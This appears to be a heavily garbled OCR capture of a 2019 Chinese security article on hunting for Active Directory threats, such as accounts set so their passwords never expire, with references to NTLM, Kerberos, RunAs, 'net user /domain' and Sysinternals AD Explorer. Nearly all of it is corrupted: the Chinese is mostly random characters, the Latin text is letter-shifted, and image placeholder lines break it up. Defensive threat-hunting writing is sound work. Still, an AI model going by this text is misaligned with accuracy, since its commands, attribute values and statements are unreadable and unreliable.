
败 菠 练范绕 SvH{hf 院 矿 角 职Ⓡ

罪 摄 足罪矿 角 除 (x) 询

+VHUYHU34' , 菠 摄

SF34知 矩 翻 VHUYHU34' (s)


警知 翻 认 矩摄





GF知 ⓡ 矩 翻 VHUYHU34' (s) 警矿

脑 需 罪 ⑨ VHUYHU34' 迎 知 翻 角

SvH{hf (s) vsrrovuy ⓡ 观 矩摄








院 z lqgr z v 警 迎 矿 =

kwwsv=22gr f v1p lf ur vr i w1fr p 2hq0xv2z lqgr z v0vhuyhu2vwr u dj h2ir rghu0uhgluhf wr q2wur xedvkr r w0xvhu0sur ildv0hyhq w

5 神起 qhw 观 ⓤ





绕 4 矿 翻 (s) 警+

需 携 警 ,摄 艺 角 qwqp

认 矿 Ⓑ般练范 迎 矿 范 规 ⓥ(f)

虚 结 ⓤ=






调 矿7957 艰警 结 评(o)齐 矿

QWOP 认 罪 评(o)齐

矿 nhuehur v 认 矿 败 翻 摄

6神 UxqDv (x) 询

QWOP 认 矿 菠 =



神

4携 翻经 (s) 警+ 警

携 需 ,摄

5携 起 QWOP 败翻 认 矿(q) 7957 艰警罪评

。 矿 Nhuehur v矿(q) LS摄

6携前qhwxvhu剔 前qhwxvhu 2gr p dlq剔 罪 前剔

+ 罪。 前剔结练 ,摄

7携 角 425 (f)罪(f)落 足摄

神

kwwsv=22eorj 1p hqdvhf1qhw2534<2352wkuhdw0kxqwlqj 090kl

glqj 0lq0sodlq0vlj kwwb; 1kwp o

VVK UGS

原创 hl0rey 信安之路 2019-05-29


罗 (o) 练 般矿 雅 Ⓑ

矿 罗 (o) 评 矿 规 矿

罪 Ⓑ 绕 角莫 矿 除

⑨阻 摄

22 检测发现设置为密码永不过期的用户



角评 练罗 ⓒ 翻 结 矿调结

评 耻遭摄 雅 翻

结 脑 结 摄


翻 结 警艰 结 蚁耻缺 矿绕

陷裁 阿艰警 矿 摄调 般 Ⓑ 虚

院 知补 阿 矿 结 补 维ⓒ 矩摄

绑 读艰警 绍 神

间 whvwxvhu4携whvwxvhu5 翻 结 摄



4神

起 DG H{soruhu1h{h知DG H{soruhu1h{h 。

v|vlqwhuqdov 警职罪 摄

kwwsv=22grfv1plfurvriw1frp2}k0fq2v|vlqwhuqdov2grzqordgv2dgh{soruhu


XvhuDffrxqwFrqwurlo@9937; + 般 结 ,

FQ h{foxgh %Vhuylfh Dffrxqw%+ 购 VD Ⓑ般结

